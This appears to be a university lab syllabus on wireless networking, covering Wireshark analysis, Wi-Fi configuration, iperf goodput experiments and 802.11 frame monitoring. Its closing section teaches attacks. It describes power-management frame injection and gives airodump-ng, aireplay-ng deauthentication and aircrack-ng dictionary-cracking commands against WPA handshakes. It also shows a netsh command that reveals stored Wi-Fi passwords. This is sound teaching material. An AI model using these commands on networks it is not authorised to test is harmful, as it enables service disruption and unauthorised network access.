POLITECNICO di TORINO
Dipartimento di Automatica ed Informatica

COURSE SYLLABUS
WIRELESS AND DEVICE-TO-DEVICE COMMUNICATION SECURITY LABORATORY

Marco Mellia - marco.mellia@polito.it

March, 2026

Table of content

Wireless Lab 3

1. Using Wireshark 3

Wireshark filters 3

Wireshark I/O Graph 3

Wireshark TCP Stream Graphs 4

Wireshark Conversations 4

2. WiFi configuration 5

Linux 5

MacOS 5

Windows 6

3. Performance test 7

iperf and iperf3 7

Report: Measuring the goodput 8

Choice and description of the physical setup of the testbed 8

Report preparation 11

4. WiFi monitoring 12

Monitor IEEE802.11 frames 12

Authentication & Association 12

RTS/CTS and data exchange 13

Power management 13

Power management attack 13

Brute force attack against WPA 14

Challenge 14

Wireless Lab

The goal of this lab is to understand and get used to the usage of Wireshark, a software network analyser, or sniffer to analyse the traffic in a WLAN setup. We then will learn how to measure the performance of a WLAN and how to test and break outdated security protocols.

1. Using Wireshark

Wireshark is a program that allows the user (with the proper rights) to capture all packets received and sent by a network adapter and visualise them using advanced features. It can correctly decode almost all protocol headers and shows very detailed (sometimes too detailed) protocol information. Filters are useful for limiting the packets exposed to the user.

Wireshark filters

When capturing packets in an operative network, a network interface typically receives several hundreds of packets per second. Thus, it is necessary to select and filter those packets you are interested in.

Wireshark offers two types of filters:

- **Capture filters**: packets that do not pass the filter are discarded and not captured at all.
- **Display filters**: captured packets that pass the filter are visualized. Others are only temporarily hidden.

Capture filters are useful to limit the amount of packets Wireshark will capture. Wireshark uses the `libpcap` syntax for capture filters. Those are explained in the `tcpdump` man page. We will not use them in the lab.

Display filters allow you to concentrate on the packets you are interested in while hiding the currently uninteresting ones. You can select packets by protocol, by the presence of a field, by the values of fields, by a comparison between fields, and a lot more. A filter is a Boolean expression which combines tests performed on the headers of the packet. Wireshark display filters allow you to access any field of protocol with a simple syntax. To specify a filter, simply enter it in the filter box. Experiment with it, using the GUI and check the https://wiki.wireshark.org/DisplayFilters, https://wiki.wireshark.org/Wi-Fi or https://www.wireshark.org/docs/wsug_html_chunked/ChWorkBuildDisplayFilterSection.html pages for examples and details.

Wireshark I/O Graph

One of Wireshark's notable features is its ability to present captured data in various useful formats, such as graphs. This capability proves particularly beneficial when analysing network traffic, especially with substantial data sets. The I/O graph, a fundamental feature of Wireshark, utilises captured packet data to illustrate packet and protocol information in diverse visual representations.


To access the "I/O Graph" in Wireshark for a trace file, follow these steps:

- Launch Wireshark and select the trace for analysis.
- Navigate to the Wireshark menu and choose "Statistics" → "I/O Graph" or click on the corresponding entry.

Prepare a plot, typically following the steps below:

1. Use Display Filters to select the flows you want to plot.
2. Select the Interval over which aggregating data.
3. Select the Y-axis value you want (bit/bytes/packet per time bin).
4. Scale some curves if needed specifying the Y-Axis Factor.

Wireshark TCP Stream Graphs



Wireshark offers the ability to plot the evolution of TCP connections over time for advanced TCP analysis. Given a TCP connection, you can plot the connection RTT, the throughput, the window scaling, and the time sequence graphs. All TCP graphs represent **one** TCP connection in **one** direction. To open a graph


- Select a packet belonging to the relevant connection in the packet list. Selecting any packet in the packet list is sufficient.
- Go to the Statistics menu, select TCP Stream Graph, and the desired plot, e.g., the Stevens TCP graph

A new window opens with the Stevens TCP graph. The graph's direction is in the upper part of the window. In this case, from 192.168.1.112:58428 to 130.192.95.212:5201. The x-axis is the relative time since the beginning of the connection, in seconds.

Useful features:

- **Switch Direction** will plot the other stream of data (recall TCP is a bi-directional protocol and both client and server can send and receive data) you can examine the transmitted data in the reverse direction (from 130.192.95.212 to 192.168.1.112). Note that when data goes in only one direction, the reverse plot will be empty.
- **Stevens TCP Graph plot**: This plots the evolution of the sequence numbers over time. Since the sequence number counts bytes sent, the sequence numbers plotted over time show the cumulative data per unit of time, i.e., the slope of the curve indicates the throughput. The sequence number should always increase over time, except when a loss occurs. In such case, you will observe the sequence number of the retransmitted packet(s) which is an "old" sequence number. These events correspond to congestion events.
- **Throughput plot:** Wireshark plots the smoothed average throughput, defined as the total number of bytes observed in the Moving Average Window (MA Windows parameter) over the window duration. The curve is reported in brown and refers to the right Y-axis scale. This plot shows also the Segment length (which shall be of MSS in a throughput test) in blue, referring to the left Y-axis scale. The MA window slides over time so it is useful to reduce its size to 0.1 seconds to observe a less smoothed plot. (Pay also attention to the initial transient when the window does not include enough data).
- **Round Trip Time**: This plots the time elapsed since the observation of the TCP segment with a given sequence number and the reception of the corresponding Acknowledgement. Each plotted point on the graph represents one RTT sample. The growth of the RTT is an indication that packets are queued along the path so that congestion is arising.

Wireshark Conversations



A network conversation is the traffic between two specific endpoints. For example, an IP conversation is all the traffic between two IP addresses. TCP conversations instead aggregate statistics for each TCP connection. You can

select the endpoint you are interested in using the top selection bar. Here, we are interested in the TCP conversations.

To open the Conversation window, go to the Statistics menu and select the corresponding entry. Along with addresses, packet counters, and byte counters the conversation window shows four columns:

- the start time of the conversation ("Rel Start") or ("Abs Start")
- the duration of the conversation in seconds
- the average bits (not bytes) per second in each direction. This is a measure of the throughput since it includes all bytes sent/received, including all headers, signalling packets, and eventually retransmitted packets

From the Conversation window, you can directly open the TCP Stream graph using the "Graph" button for the selected TCP flow.

2. WiFi configuration

Linux

To control and configure the WiFi interface in Linux, you can use the `iw` tool to set and check the parameters of the physical layer and data link layer which are specific to the wireless operation (for example: the channel being used, the modulation, the physical layer speed, etc.). `iw` is the new CLI configuration utility for wireless devices. It supports all new drivers that have been added to the kernel recently. The old tool `iwconfig` is deprecated and it is strongly recommended to switch to `iw`. The table below gives an overview of comparable commands for `iw` and `iwconfig` tools.

***iw* command**	***wireless_tools* command**	**Description**
iw dev *wlan0* link	iwconfig *wlan0*	**Get link status.**
iw dev *wlan0* scan	iwlist *wlan0* scan	**Scan for available access points.**
iw dev *wlan0* set type ibss	iwconfig *wlan0* mode ad-hoc	Set the operation mode to *ad-hoc*.
iw dev *wlan0* connect *<ESSID>*	iwconfig *wlan0* essid *<ESSID>*	Connect to open network.
iw dev *wlan0* connect *<ESSID>* 2432	iwconfig *wlan0* essid *<ESSID>* freq 2432M	Connect to open network specifying channel.
iw dev *wlan0* connect *<ESSID>* key 0:*your_key*	iwconfig *wlan0* essid *<ESSID>* key *your_key*	Connect to WEP encrypted network using hexadecimal key.
	iwconfig *wlan0* essid *<ESSID>* key s:*your_key*	Connect to WEP encrypted network using ASCII key.
iw dev *wlan0* set power_save on	iwconfig *wlan0* power on	Enable power save.

Check the https://wiki.archlinux.org/title/Network_configuration/Wireless page for more details.

MacOS


On MacOS ***prior*** to Sonoma 14.4, you could use the `Airport` Utility to check the status of the Wi-Fi connection. You can either run it by specifying the entire path, or link it to a folder in the `$PATH` with

```
sudo ln -s /System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport
/usr/local/bin/airport [this is a single line]
```

Alternatively, you can use the `wdutil` and the `networksetup` commands. Here are some examples:

- `sudo airport -s` : Scan available WLAN
- `sudo networksetup -listnetworkserviceorder` : List available interfaces. Look for Wi-Fi devices
- `sudo networksetup -setairportnetwork en0 <NETWORK_SSID> <PASSWORD>`: Join the NETWORK-SSID WLAN using PASSWORD
- `sudo networksetup -setairportpower en0 on/off`: Turn on/off the en0 interface

- `sudo wdutil info`: Show the status of all network interfaces, including WIFI
- `sudo ifconfig -v -m en0`: Show the detailed (-v verbose) and link status (-m show supported media)



Finally, on MacOS, you can access some additional information by clicking on the WiFi icon in the status bar while pressing the Options key as shown in the figure.

Windows

You can use the `netsh` tool on Windows to show the available networks. You can use the `Netsh WLAN` command in the command prompt, Windows PowerShell and Windows Terminal. It is however important that you run it with elevated permissions. To do this for Windows PowerShell for example:

- Right-click on Start (or press Windows key + X)
- Choose Windows PowerShell (admin)
- Click Yes on the UAC prompt

Then you can try some of the commands below:

- `netsh wlan show networks`: List all wireless networks in range of the client
- `netsh wlan show profiles`: list all stored WLAN profiles on our computer. These are wireless network that you have used on your computer. Windows stores the wireless network name (SSID) and password (keyphrase), so it can automatically reconnect.
- `netsh wlan show profile name=NAME`: view all details of the NAME wireless network
- `netsh wlan show profile name=NAME key=clear`: as above, but show the password in cleartext
- `netsh wlan show interfaces`: Show information about the available wireless network interfaces and their status. This incudes the BSSID of the AP you are connected with.

Here you can find some more details:
https://www.windowscentral.com/how-manage-wireless-networks-using-command-prompt-windows-10
https://lazyadmin.nl/it/netsh-wlan-commands/

3. Performance test

The goal of this laboratory is to evaluate the performance of a file transfer over the network and observe the impact of WiFi links on the performance. The focus is on performance obtained using TCP or UDP at the transport layer, considering scenarios of increasing complexity.

We will use the `iperf` command to measure the performance, described in the next sections.

We are interested in measuring what we will refer to as the "**goodput**", that is, the speed at which *useful* data is received at the *application* layer.

Goodput = (Useful **data** at the application layer) over (**time** to complete the transfer)

This is different from the **throughput**, that is, the amount of information carried by the physical layer. The latter includes all protocol overheads, e.g., Protocol Control Information added by each layer, retransmission due to error recovery mechanisms implemented at layer 2 or layer 4, interfering traffic due to other applications sharing the link such as ARP requests, etc.

1. What is the maximum goodput you expect when using UDP at the transport layer when using ethernet at the data link layer? Compute the maximum efficiency μ_{UDP} defined as the *per packet goodput*, i.e., the fraction of useful data carried by a UDP message concerning physical layer bits being transmitted.
2. What is the maximum goodput you expect when using TCP at the transport layer when using ethernet at the data link layer? Compute the maximum efficiency μ_{TCP} defined as the *per packet goodput,* i.e., the fraction of useful data carried by a TCP segment with respect to physical layer bits being exchanged. The latter includes all headers. What about the acknowledgements?
3. What changes if the ethernet link is set to HALF DUPLEX? Compute the maximum efficiency $\mu_{TCP\text{-}HD}$.
4. What does it change if we use 802.11 instead of Ethernet?

iperf and iperf3

`iperf` is a tool for performing network throughput measurements. It can test either TCP or UDP goodput. To perform an `iperf` test, the user must establish both a server (that will receive and discard traffic) and a client (that will generate and transmit traffic). There are different versions of `iperf`. Recently, `iperf3` – version 3 of the tool – has been released. Here you can find a comparison among the two: https://iperf2.sourceforge.io/IperfCompare.html. You can use either one.

`iperf` runs on any operating system, including Android and iOS. To install `iperf` or `iperf3`, you can either use your OS feature, or directly download (and eventually compile) it from the original repositories:

- https://sourceforge.net/projects/iperf2/ for `iperf`
- https://iperf.fr for `iperf3`

For the complete documentation, refer to the man page or the online documentation.

To set up a server, run `iperf` as below (on iOS and Android apps you might pass the parameters over the GUI)

```
server: iperf -s
```

This will run an `iperf` server which will be waiting for incoming connections.

On any client, simply call `iperf3` with the name of the partner host.

```
client: iperf -c <server>
```

This will run a local client to perform a test using TCP at the transport layer to send data to `server`. The test will last 10 seconds. Note that the `iperf` client will act as the sender by default.

There are 10 `iperf:[5100-5109]` and 10 `iperf3:[5200:5209]` servers running on `bigdatadb.polito.it`

```
mellia@vm4-bigdata:~$ sudo netstat -tlp|grep iperf
tcp        0      0 0.0.0.0:5103            0.0.0.0:*               LISTEN      993557/iperf
tcp        0      0 0.0.0.0:5104            0.0.0.0:*               LISTEN      993538/iperf
tcp        0      0 0.0.0.0:5105            0.0.0.0:*               LISTEN      993517/iperf
tcp        0      0 0.0.0.0:5106            0.0.0.0:*               LISTEN      993558/iperf
tcp        0      0 0.0.0.0:5107            0.0.0.0:*               LISTEN      993520/iperf
tcp        0      0 0.0.0.0:5108            0.0.0.0:*               LISTEN      993562/iperf
tcp        0      0 0.0.0.0:5109            0.0.0.0:*               LISTEN      993526/iperf
tcp        0      0 0.0.0.0:5100            0.0.0.0:*               LISTEN      993521/iperf
tcp        0      0 0.0.0.0:5101            0.0.0.0:*               LISTEN      993509/iperf
tcp        0      0 0.0.0.0:5102            0.0.0.0:*               LISTEN      993525/iperf
tcp6       0      0 [::]:5200               [::]:*                  LISTEN      993599/iperf3
tcp6       0      0 [::]:5201               [::]:*                  LISTEN      993584/iperf3
tcp6       0      0 [::]:5202               [::]:*                  LISTEN      993598/iperf3
```

```
tcp6       0      0 [::]:5203               [::]:*                  LISTEN      993594/iperf3
tcp6       0      0 [::]:5204               [::]:*                  LISTEN      993589/iperf3
tcp6       0      0 [::]:5205               [::]:*                  LISTEN      993597/iperf3
tcp6       0      0 [::]:5206               [::]:*                  LISTEN      993592/iperf3
tcp6       0      0 [::]:5207               [::]:*                  LISTEN      993593/iperf3
tcp6       0      0 [::]:5208               [::]:*                  LISTEN      993596/iperf3
tcp6       0      0 [::]:5209               [::]:*                  LISTEN      993595/iperf3
```

Useful option:

GENERAL OPTIONS

`-i, --interval n`: pause n seconds between periodic bandwidth reports

`-u, --udp`: use UDP rather than TCP

`-p, --port n`: set server port to listen on/connect to to n (default 5001 for `iperf`, 5201 for `iperf3`)

`-V, --verbose`: give more detailed output

`-s, --server`: run in server mode

CLIENT SPECIFIC OPTIONS

`-b, --bandwidth n[KM]`: set target bitrate to n bits/sec (**default 1 Mbit/sec for UDP**, unlimited for TCP/SCTP). If there are multiple streams (-P flag), the throughput limit is applied separately to each stream. Setting the target bitrate to 0 will disable bitrate limits (particularly useful for UDP tests). This throughput limit is implemented internally inside iperf3 and is available on all platforms.

`-l, --length n[KMGT]`: length of buffer to read or write. For TCP tests, the default value is 128KB. In the case of UDP, `iperf3` tries to dynamically determine a reasonable sending size based on the path MTU; if that cannot be determined it uses 1460 bytes as a sending size. To maximize the goodput, you shall select it to be the MTU-20-8, e.g., 1472 in case of 1500 MTU.

`-c, --client <host>`: run in client mode, connecting to <host>

`-R, --reverse`: reverse the direction of a test, so that the server sends data to the client

`--get-server-output`: Get the output from the server. May be in JSON format (on iperf3).

Report: Measuring the goodput

For this lab, you will use the hardware you have at home, with all the limits and lack of full knowledge you can have of the actual configuration of your hardware and software. The goal is to

- **DESCRIBE**: fully **describe** your setup, including all important parameters
- **PREDICT**: use it to **predict** the expected goodput
- **TEST**: thoroughly run the actual **test**
- **COMPARE**: critically **compare** the experiment results with the model predictions. In the following, we describe the process step by step.

Choice and description of the physical setup of the testbed

Home network experiment: set up a **local and controlled testbed** with two hosts connected through a local network. The two hosts can be two PCs, or a PC and a mobile device.

For this laboratory – follow the KISS[1]- *Keep It Simple Stupid* – principle and select a simple configuration:

- Prefer **PCs over mobile devices**.
- Virtual machines are allowed. Use **bridged mode**, so that the VM connects directly to the physical network via the host adapter.
- **Close all background applications** that may generate traffic during the experiment.
- Prefer a **Linux system**, since it allows better control of background processes. On Windows and macOS this is more difficult (e.g., cloud services, updates, auto-discovery protocols). On mobile devices, it is even harder.
- On mobile devices, disable power-saving features, keep the device connected to power, disable screen timeout.

Set up a simple testbed with two hosts connected to the same LAN, either via **Ethernet or WiFi**.

[1] https://en.wikipedia.org/wiki/KISS_principle

DESCRIBE the testbed, including:

- Ethernet configuration:
  - Link capacity (e.g., 100 Mb/s, 1 Gb/s)
  - Duplex mode (full/half)
- WiFi configuration:
  - Protocol version
  - Channel
  - Number of active stations
  - Nominal maximum rate
  - Current data rate
  - Security protocol
- Network configuration:
  - IP address, subnet, gateway, DNS
- Software:
  - Operating systems
  - iperf / iperf3 versions

Bottleneck identification: Identify the **bottleneck link**, i.e., the slowest link between client and server. This will drive your theoretical predictions.

Initial setup and validation

- Configure one host as **iperf server** and the other as **iperf client** (optionally, use bigdatadb.polito.it as server).
- Familiarise yourself with the tools.
- Perform preliminary tests and validate results using **Wireshark**:
  - Check traffic correctness
  - With UDP, choose payload size to **avoid fragmentation**
  - Use Wireshark
    - *Statistics → TCP Stream Graphs* (sequence number, throughput)
    - *I/O Graphs* (throughput over time)

Experiment goal: Measure the **goodput as a function of frame size**, as in [Jun et al], using different configurations (you choose which – at least two).

PREDICT the curve goodput $G = G(L)$ for $L \in (0,1500]B$.

- For IEEE802.11b/g [Jun et al] give you the Theoretical Maximum Throughput TMT for layer 2. You must extend it by including **IP and TCP/UDP overhead**
- For newer standards, use a **reasonable simplified model** (no need for full analytical derivation)

TEST and measure the actual goodput $\hat{G} = \hat{G}(L)$ under different conditions (e.g., in a isolated vs noisy environment, at different data rates and protocol version, with TCP, with UDP, w/wo RTS-CTS, etc.)

Write a script to run the experiment and collect the data. For UDP you can control the frame size directly using the `-l <L>` option. For TCP you need to change the MTU of the interface instead.

Repeat the experiments several times to obtain results that are statistically significant. Plot the goodput $\hat{G}(L)$ as a function of L, showing the average, the minimum and the maximum among the different repetitions.

Consider different configurations in which:

- Both hosts on Ethernet
- Both hosts on WiFi
- Client on WiFi, server on Ethernet

COMPARE the theoretical goodput G with the measurements $\hat{G}$ and **critically discuss discrepancies**.

[Jun et al] Jun, J., Peddabachagari, P., & Sichitiu, M. (2003, April). Theoretical maximum throughput of IEEE 802.11 and its applications. In *Second IEEE International Symposium on Network Computing and Applications, 2003. NCA 2003.* (pp. 249-256). IEEE.

Report preparation

Prepare a report of a maximum 4 pages (plus an appendix) using the LaTeX conference-style format for ACM CCS that you can find on www.overleaf.com. Overleaf is a free online editing system for LaTeX. It allows collaborative editing with a simple interface and visual editor based on LaTeX, the most used markup system to describe scientific documents.

You need to create a free account on Overleaf, then create a new document by looking for the Sample ACM CCS template. Next, modify the document format to

- utilise the "review" option: `\documentclass[sigconf, review]{acmart}`
- change authors, title, etc.
- remove the copyright part to save space:
    - `\setcopyright{none} %remove the (c) section`
    - `\acmConference{Wireless Security Report}{Torino}{2024} % set a possibly significant conference name`
    - `\acmPrice{} % leave the rest empty. These will still appear.`
    - `\acmISBN{}`
    - `\acmDOI{}`

You can share the document using the Share with link option so that anyone with the link can collaborate to edit the file. *Warning: since 2024, Overleaf limits the number of collaborators to 1 on free accounts*. You can create a common account and share the credentials.

LaTeX is a markup system in the early 1980s by Leslie Lamport who extended the original TeX first released in 1978 by Donald Knuth. Since then, it has been the de facto standard for producing scientific documents. It lets you focus on the content and not on the pagination. There are plenty of LaTeX tutorials, e.g., the Overleaf help pages.

For the wireless performance lab, you can organise your report according to the following outline (feel free to modify it):

- **Introduction** (less than one column): briefly introduce the motivations and goals of the lab.
- **Tools and theory** (~one column): summarise the expected goodput estimation and the iperf/iperf3 tool you use to run the experiments.
- **Lab setup and scenarios** (~one column): describe the scenarios, the nominal link capacities, the IP setup (addresses, network, default gateway), and the operating system(s). You can add a figure to clarify the setup. Next, describe the scenarios that you will consider for your experiments.
- **Results**: for each scenario, report the results by comparing your predictions with the actual results. Comment each plot, do not just report them. Try to follow a red line, e.g., from simple setup to more complex setups.
- **Conclusions**: briefly summarize the results
- **Appendix**: [*mandatory*] insert here the scripts you created to make the experiment automatic and extract the results.
  You can also add additional results and plots that do not fit in the 4 pages. These would not be reviewed but may help in case something is not clear.

4. WiFi monitoring


In this lab, we learn how to monitor the IEEE802.11 signalling frames and how to mount some possible attacks.

Monitor IEEE802.11 frames

It is possible to monitor the control frames of a WiFi link by setting up the WiFi interface in the so-called "monitor mode". This is like the promiscuous mode, but in monitor mode the card will expose also the lower 802.11 frames. To do this, we will work on Linux. Note that there might be some hardware/driver limitations that can make the lab complicated.

Useful tools:

- Scan for available WLAN: `sudo iw dev wlan0 scan` or `sudo iwlist wlan0 scan`
  This will let the card listen to Beacon frames and report all WLAN ESSID with all properties.
- Choose the network channel to monitor:
  `sudo iw wlan0 set monitor none` or
  `sudo iwconfig wlan0 mode monitor channel 1`
  NOTE: you may need to turn off/on the card to change the mode:
  ```
  ifconfig wlan0 down # turn wifi card off
  iwconfig wlan0 mode monitor channel 1 # set monitor mode
  ifconfig wlan0 up # turn wifi card off
  ```
  This set the wlan0 card in monitor mode, on channel 1
- Capture packers from the command line using tcpdump: `sudo tcpdump -i wlan0 -I`
  This can be useful to set the card in monitor mode as well
- Use Wireshark to capture packets in monitor mode by setting the option in the capture option window. Sometimes this does not work, and you must use some of the commands above to force the card in monitor mode.



Authentication & Association

Set your card in monitor mode and capture and analyse packets identifying

- Beacon frames sent by the AP(s)
- A complete Probe + Authentication + Association request from your mobile phone.
  Hint, you can use your mobile phone to generate requests by turning off/on the wifi and joining the WLAN
- Check the duration frame
  - Add a «column» to the quick view (right-click on the column header) to show the duration

- Define filters to select only packets that are interesting for you. Here are some examples:
  - Beacon frames: `wlan.fc.type_subtype == 0x0008`
  - Probe request: `wlan.fc.type_subtype == 0x0004`
  - Probe response: `wlan.fc.type_subtype == 0x0005`
  - Authentication: `wlan.fc.type_subtype == 0x000b`
  - Association request: `wlan.fc.type_subtype == 0x0000`
  - Association response: `wlan.fc.type_subtype == 0x0001`

- 802.1x: `EAPOL`

Note: with Wireshark it is possible to automatically create a filter by right-clicking on the field of interest and selecting "Apply as filter"

- Check https://en.wikipedia.org/wiki/802.11_Frame_Types for control of all frame values

RTS/CTS and data exchange

Capture a trace in which there is also some data exchange and observe the possible presence of RTS/CTS messages. RTS is `wlan.fc.type_subtype == 0x001b` while CTS is `wlan.fc.type_subtype == 0x001c`.

Observe a complete RTS/CTS and DATA/ACK exchange. Why in some cases does it look like some frames are missing? Why there might be a lot more RTS than CTS?

Extract some possible statistics:


- How many APs are present in the trace?
  - Hint: prepare a filter to show only beacon frames and then use the Statistics->Endpoint menu
- How many ESSID are present in the trace? Which channels do they use?
  - Hint: Check the "Wireless" menu entry
- How many STA are present in the trace?
  - Hint: prepare a filter to show the probe request and then use the Statistics->Endpoint menu

Decrypt the packets following the instructions at https://wiki.wireshark.org/HowToDecrypt802.11

- How many IP addresses are present?
- Pick one IP address and try to identify its OS
  - Hint: filter some DNS queries and check names
  - Hint: resolve MAC/IP address names (View->name resolution)

Power management

To save energy, wireless stations can go to "sleep". When this happens, the STA will tell the AP it is going to sleep for the next period, and the AP will buffer STA's packets until requested with a poll message. The TIM (traffic indication map) is a periodic packet sent by AP to notify the STA that some buffered data is waiting so that the STA – when back alive – can retrieve those packets.



- Filter packets that announce the STA is going to sleep
  Hint: `wlan.fc.pwrmgt == True`
- Check when the STA is going to wake up
- How does the STA tell the AP what is going to happen?
- From another device, send data to the STA and check what happens if and when it goes to sleep
- Can you see the TIM header in the beacon frames?

Power management attack

It is possible to abuse of the power management frame by injecting forget messages that tell the AP that a victim STA is going to sleep. By continuously injecting such packets, the victim will not be able to receive data anymore.

You can try using aircrack-ng to mount this attack. You wifi interface must support http://aircrack-ng.org/doku.php?id=interactive_packet_replay

Brute force attack against WPA

This is the most common attack against WPA/WPA2 networks. It requires to capture the 4-way handshake that allows the authentication key to be cracked offline. In fact, during the 4-way handshake, several pieces of information are required:

- SSID
- The key (not directly present in the exchanges)
- The MAC address of the two parties
- The nonce

Given the exchange is not protected by encryption, you can capture the challenge and the result to then mount a brute-force attack on the captured handshake to guess the key using a dictionary.

Here are some high-level steps to do this:

- Enable monitor mode and capture packets as usual
- Identify and capture a 4-way handshake
  `airodump-ng -w wpafile -c X --bssid AA:BB:CC:DD:EE:FF wlan0`
- Deauthenticate a device to force a reauthentication phase or manually associate another device
  `aireplay-ng -0 0 -a 11:22:33:44:55:66 wlan0`
- Password Cracking with Aircrack-ng
  `aircrack-ng -a2 -w dictionary wpafile.cap`

Can use the GPU to speed up cracking https://hashcat.net/hashcat/

For more information, you can check one of the several tutorials that are available online. For instance:

https://kkamalesh117.medium.com/wpa-wpa2-wi-fi-hacking-a-step-by-step-guide-148f5c251163

Mount the attack on your home WiFi and check that you can recover the pwd by using

```
echo password| aircrack-ng -w - Association.pcap -e My_ESSID
```

Challenge

